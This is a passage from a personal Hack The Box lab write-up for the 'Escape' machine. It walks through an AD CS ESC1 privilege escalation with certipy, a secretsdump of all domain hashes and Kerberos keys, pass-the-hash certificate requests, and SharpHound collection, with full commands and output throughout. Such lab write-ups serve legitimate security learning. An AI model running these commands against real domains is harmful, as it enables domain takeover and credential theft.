SMB 10.129.228.253 445 DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:sequel.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.228.253 445 DC [+] sequel.htb\ryan.cooper:NuclearMosquito3
Shell as Ryan.Cooper
and we've got user flag

Tried to look around for any permissions or rbcd that ryan.cooper got but i found nothing so i went back to mssql to check if he can impersonate any user but still no
but i Remembered that there is ADCS in place so I figured let's see if we can do anything using ryan.cooper
So let's check vulnerable templates
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/escape]
└──╼ [★]$ certipy find -dc-ip 10.129.228.253 -u ryan.cooper -p 'NuclearMosquito3' -vulnerable
Certipy v5.0.4 - by Oliver Lyak (ly4k)
[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 15 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'sequel-DC-CA' via RRP
[*] Successfully retrieved CA configuration for 'sequel-DC-CA'
[*] Checking web enrollment for CA 'sequel-DC-CA' @ 'dc.sequel.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to '20260603082532_Certipy.txt'
[*] Wrote text output to '20260603082532_Certipy.txt'
[*] Saving JSON output to '20260603082532_Certipy.json'
[*] Wrote JSON output to '20260603082532_Certipy.json'
and looking at this template which is vulnerable to ESC1 which is a simple way to get administrator on any domain and all Domain Users Group can Enroll in this so I guess any user can abuse this and I'll test this after we get root
Certificate Templates
  0
    Template Name                       : UserAuthentication ← here is the vulnerable template
    Display Name                        : UserAuthentication
    Certificate Authorities             : sequel-DC-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : IncludeSymmetricAlgorithms
                                          PublishToDs
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Client Authentication
                                          Secure Email
                                          Encrypting File System
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 10 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2022-11-18T21:10:22+00:00
    Template Last Modified              : 2024-01-19T00:26:38+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Domain Users
                                          SEQUEL.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : SEQUEL.HTB\Administrator
        Full Control Principals         : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
        Write Owner Principals          : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
        Write Dacl Principals           : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
        Write Property Enroll           : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Domain Users
                                          SEQUEL.HTB\Enterprise Admins
    [+] User Enrollable Principals      : SEQUEL.HTB\Domain Users ← here is who can enroll
    [!] Vulnerabilities
      ESC1                              : Enrollee supplies subject and template allows client authentication.
ESC1
ESC1 attack happens because of critical configuration flaws in Microsoft Active Directory Certificate Services (AD CS) that allow low-privileged users to impersonate high-privilege accounts, such as a Domain Admin
First we'll request a certificate and inject a high target UPN inside it like administrator
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/escape]
└──╼ [★]$ certipy req -u ryan.cooper -p NuclearMosquito3 -dc-ip 10.129.228.253 -target DC.sequel.htb -ca 'sequel-DC-CA' -template UserAuthentication -upn 'administrator@sequel.htb'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 13
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@sequel.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
then we authenticate with the certificate we got which will get us Tgt for administrator but as an extra step certipy always tries to get NTLM hash of the account and it got it for us so lets login and get root
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/escape]
└──╼ [★]$ certipy auth -pfx administrator.pfx -dc-ip 10.129.228.253
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@sequel.htb'
[*] Using principal: 'administrator@sequel.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:a52f78e4c751e5f5e17e1e9f3e58f4ee
and we got root

Beyond root
Really domain users can enroll ?
even though all users can enroll but i guess SQL_SVC has a targeted deny cause he couldn't read the vulnerable template
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/escape]
└──╼ [★]$ certipy find -u SQL_SVC -p REGGIE1234ronnie -dc-ip 10.129.228.253 -vulnerable
Certipy v5.0.4 - by Oliver Lyak (ly4k)
[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 15 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'sequel-DC-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'sequel-DC-CA'
[*] Checking web enrollment for CA 'sequel-DC-CA' @ 'dc.sequel.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to '20260603083841_Certipy.txt'
[*] Wrote text output to '20260603083841_Certipy.txt'
[*] Saving JSON output to '20260603083841_Certipy.json'
[*] Wrote JSON output to '20260603083841_Certipy.json'
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/escape]
└──╼ [★]$ cat 20260603083841_Certipy.txt | grep ESC
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/escape]
└──╼ [★]$
and this is confirmed by getting this one more thing i can try is to dump all hashes in the domain and try using another user
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/escape]
└──╼ [★]$ certipy req -u SQL_SVC -p REGGIE1234ronnie -dc-ip 10.129.228.253 -target DC.sequel.htb -ca 'sequel-DC-CA' -template UserAuthentication -upn 'administrator@sequel.htb'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 14
[-] Got error while requesting certificate: code: 0x80094012 - CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate template do not allow the current user to enroll for this type of certificate.
Would you like to save the private key? (y/N): N
[-] Failed to request certificate
I dumped the domain hashes
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/escape]
└──╼ [★]$ secretsdump.py -dc-ip 10.129.228.253 sequel.htb/administrator@10.129.228.253 -hashes :a52f78e4c751e5f5e17e1e9f3e58f4ee
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x6f961da31c7ffaf16683f78e04c3e03d
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:cbf36a6101cb1a15e11f776ec6d5d77b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
sequel\DC$:aes256-cts-hmac-sha1-96:58d56f223b810b3327cbc5cde75851b449873deae64b8cdb9269ee19dd3595d8
sequel\DC$:aes128-cts-hmac-sha1-96:dfbb7db2529cf67ec8e750d8bd427040
sequel\DC$:des-cbc-md5:3d4fc2d3bcdc4f4c
sequel\DC$:plain_password_hex:479a086d712a69d83f45965d82602c027166ab825fc2460fc8acfc2c6dcbe4778929e2bc43c8b53219805993ebe545eaea1fbc6dc775fe995c6160456e1abfa5269dd511e9ae4049c8fd0aa433133f17d9aab8a4a3e8c67ba07a3138ce2697c40eff9719a80b7918d14135b99b3fd864b5662976eb3a8afe8cff3138e065ed2172444c17fa2b4d4668e2cc2074c
5ca1cbae8ba7d71034b07a9335682a5c5a99a56379d720f6fc10bfe9e99e85ce36eaffc77b1d9eae0d898ffa73fa1891c3a6f664547bf8bf9b37713308f324f09ba008bdf9de8a5d6df7f9c74cf7fc2dbc681bba3764ae811add21ab059c15f950217
sequel\DC$:aad3b435b51404eeaad3b435b51404ee:788e914bcbba508d4acfac6e2eaebe8d::: < SNIP>
NL$KM:31bfac76983ecf4afcbdad0f170f49e7da65a6f9c7d4fa920e5c6074e667bea788149d4de5a53a63e4885aac37c71bf9539cc1d16f636bd13f77f43a3254daac
[*] _SC_MSSQL$SQLMOCK
sequel\sql_svc:REGGIE1234ronnie
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a52f78e4c751e5f5e17e1e9f3e58f4ee:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:170710980002a95bc62d176f680a5b40:::
Tom.Henn:1103:aad3b435b51404eeaad3b435b51404ee:22e99d2b3043bbb0a480705c9b0e71ac:::
Brandon.Brown:1104:aad3b435b51404eeaad3b435b51404ee:f562f509ad646c666f83b45f90a58af3:::
Ryan.Cooper:1105:aad3b435b51404eeaad3b435b51404ee:98981eed8e9ce0763bb3c5b3c7ed5945:::
sql_svc:1106:aad3b435b51404eeaad3b435b51404ee:1443ec19da4dac4ffc953bca1b57b4cf:::
James.Roberts:1107:aad3b435b51404eeaad3b435b51404ee:cc69ea05e9ab430702679d5706b39075:::
Nicole.Thompson:1108:aad3b435b51404eeaad3b435b51404ee:235da7fbef7d0861301b4078d56afdc5:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:788e914bcbba508d4acfac6e2eaebe8d:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:0ba0bb35571c5d0e19849c9c2b92539a4ce6a8fd3dd6348fb6a0888797dedd16
Administrator:aes128-cts-hmac-sha1-96:37cbf2133cdec2b7e5531957a21e791f
Administrator:des-cbc-md5:5d76e0d3c245a2a4
krbtgt:aes256-cts-hmac-sha1-96:b3f74f6e968fb5d2cf17f36f417bc46259623626953ed30f8faf3cd00b91c8de
krbtgt:aes128-cts-hmac-sha1-96:919e6861b6306e3367a9223a154473ec
krbtgt:des-cbc-md5:6d1f1cd391e01a91
Tom.Henn:aes256-cts-hmac-sha1-96:bb3886d7e3201d11055cf8a2ef587d83b448d33d77aab36dd84b4ce8c59fc0a2
Tom.Henn:aes128-cts-hmac-sha1-96:0a221bf0f01f109c86cc1668783b80d3
Tom.Henn:des-cbc-md5:1a46dc3858150401
Brandon.Brown:aes256-cts-hmac-sha1-96:1aad383c76610c43bf638873ff5d7f0d7cd5cffccdfb6dd16754f15b83217550
Brandon.Brown:aes128-cts-hmac-sha1-96:cb92957a61468212c2e1f26f2958b892
Brandon.Brown:des-cbc-md5:91b3a13edf6e6201
Ryan.Cooper:aes256-cts-hmac-sha1-96:b9a2b7df6161b9a31a15cfbbb17f68a5b3904eaa2ea21d8ed2ef9acb5e27b997
Ryan.Cooper:aes128-cts-hmac-sha1-96:cbe89554da97001fa8fd0967f1799104
Ryan.Cooper:des-cbc-md5:f4a445754f540104
sql_svc:aes256-cts-hmac-sha1-96:bcbbff82091c7c6f9875261d3ada97274d01b4a1f93ceb16e8154606e392a4ae
sql_svc:aes128-cts-hmac-sha1-96:decddf91c717c5a5b84e112f576ece3b
sql_svc:des-cbc-md5:73ae15efdafe751f
James.Roberts:aes256-cts-hmac-sha1-96:d503bb2c7eea7bf50e7f68ca967e4a6f8a903b22cffa07cf2c160580156f8a43
James.Roberts:aes128-cts-hmac-sha1-96:33c8d3d907cd51ffa5274ce0b16ba448
James.Roberts:des-cbc-md5:e53de99770a20bf2
Nicole.Thompson:aes256-cts-hmac-sha1-96:fd75cd1b02ed4cb838c996db6d7616157d19545c60fb23156abdb3a400bc371c
Nicole.Thompson:aes128-cts-hmac-sha1-96:0c86380c787deb624027e9d1d8d71ab2
Nicole.Thompson:des-cbc-md5:31b5e386b33e2589
DC$:aes256-cts-hmac-sha1-96:58d56f223b810b3327cbc5cde75851b449873deae64b8cdb9269ee19dd3595d8
DC$:aes128-cts-hmac-sha1-96:dfbb7db2529cf67ec8e750d8bd427040
DC$:des-cbc-md5:c87c5407d06770f1
[*] Cleaning up...
and as you can see the user Brandon.Brown can do this so basically anyone in the domain but SQL_SVC can do this
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/escape]
└──╼ [★]$ certipy req -u Brandon.Brown -hashes :f562f509ad646c666f83b45f90a58af3 -dc-ip 10.129.228.253 -target DC.sequel.htb -ca 'sequel-DC-CA' -template UserAuthentication -upn 'administrator@sequel.htb'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 15
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@sequel.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
File 'administrator.pfx' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote certificate and private key to 'administrator.pfx'
One more take
I guess what delayed me thinking about ADCS is that i didn't run SharpHound on winrm once i got ryan user cause i always do SharpHound is so much better at dealing with ADCS stuff than any other ingester so Let's take a look at whether things could have been different
upload and run SharpHound
*Evil-WinRM* PS C:\Users\ryan.cooper\desktop> ./SharpHound -c All
2026-06-03T08:47:37.5113876-07:00|INFORMATION|This version of SharpHound is compatible with the 5.0.0 Release of BloodHound
2026-06-03T08:47:37.5270144-07:00|INFORMATION|SharpHound Version: 2.11.0.0
2026-06-03T08:47:37.5270144-07:00|INFORMATION|SharpHound Common Version: 4.6.0.0
2026-06-03T08:47:37.6832829-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, UserRights, CARegistry, DCRegistry, CertServices, LdapServices, WebClientService, SmbInfo, NTLMRegistry
2026-06-03T08:47:37.7614503-07:00|INFORMATION|Initializing SharpHound at 8:47 AM on 6/3/2026
2026-06-03T08:47:38.0270563-07:00|INFORMATION|Resolved current domain to sequel.htb
2026-06-03T08:47:38.3238952-07:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, UserRights, CARegistry, DCRegistry, CertServices, LdapServices, WebClientService, SmbInfo, NTLMRegistry
2026-06-03T08:47:38.4176639-07:00|INFORMATION|Beginning LDAP search for sequel.htb
2026-06-03T08:47:38.4176639-07:00|INFORMATION|Collecting AdminSDHolder data for sequel.htb
2026-06-03T08:47:38.4957751-07:00|INFORMATION|AdminSDHolder ACL hash 8A70E9CD9E9C7A5540C9B0CBACF5A56E0BDBEB24 calculated for sequel.htb. < SNIP>
2026-06-03T08:47:49.9645241-07:00|INFORMATION|Saving cache with stats: 18 ID to type mappings.
 1 name to SID mappings.
 1 machine sid mappings.
 4 sid to domain mappings.
 0 global catalog mappings.
2026-06-03T08:47:49.9801771-07:00|INFORMATION|SharpHound Enumeration Completed at 8:47 AM on 6/3/2026! Happy Graphing!
and as you can see here is the difference
 now ryan.cooper got 6 outbound controls for 0 before SharpHound